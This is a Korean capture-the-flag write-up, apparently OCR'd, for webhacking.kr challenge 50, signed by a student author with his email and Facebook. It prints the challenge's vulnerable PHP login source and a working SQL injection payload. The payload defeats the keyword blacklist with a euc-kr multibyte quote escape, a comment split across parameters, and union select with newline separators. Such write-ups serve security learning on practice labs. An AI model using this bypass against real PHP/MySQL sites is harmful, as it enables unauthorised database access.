

webhacking.kr 50번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-12
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

SQL INJECTION 문제이다.



guest / guest로 제출하면 다음과 같이 level : 1을 출력한다.



소스를 보면 index.phps를 가리킨다.

다음은 index.phps의 소스이다.

```
<?
if($_GET[id] && $_GET[pw])
{

$_GET[id]=mb_convert_encoding($_GET[id],'utf-8','euc-kr');
foreach($_GET as $ck)
{
if(eregi("from",$ck)) exit();
if(eregi("pw",$ck)) exit();
if(eregi("\(",$ck)) exit();
if(eregi("\)",$ck)) exit();
if(eregi(" ",$ck)) exit();
if(eregi("%",$ck)) exit();
if(eregi("=",$ck)) exit();
if(eregi(">",$ck)) exit();
if(eregi("<",$ck)) exit();
if(eregi("@",$ck)) exit();
}
if(eregi("union",$_GET[id])) exit();

$data=@mysql_fetch_array(mysql_query("select lv from members where id='$_GET[id]' and
pw=md5('$_GET[pw]')"));
if($data)
{
if($data[0]=="1") echo("level : 1<br><br>");
if($data[0]=="2") echo("level : 2<br><br>");
}
if($data[0]=="3")
{
@solve();
}

if(!$data)
{
echo("Wrong");
}
}
?>
```

mb_convert_encoding이 있으므로 %a1-%fe로 우회를 시키고, /* */를 이용해서 다음과 같이 구문을 만들었다.

?id=guest%a1%27/*&pw=guest*/union%0aselect%0a3%23

그러면 3이 선택되고 클리어된다.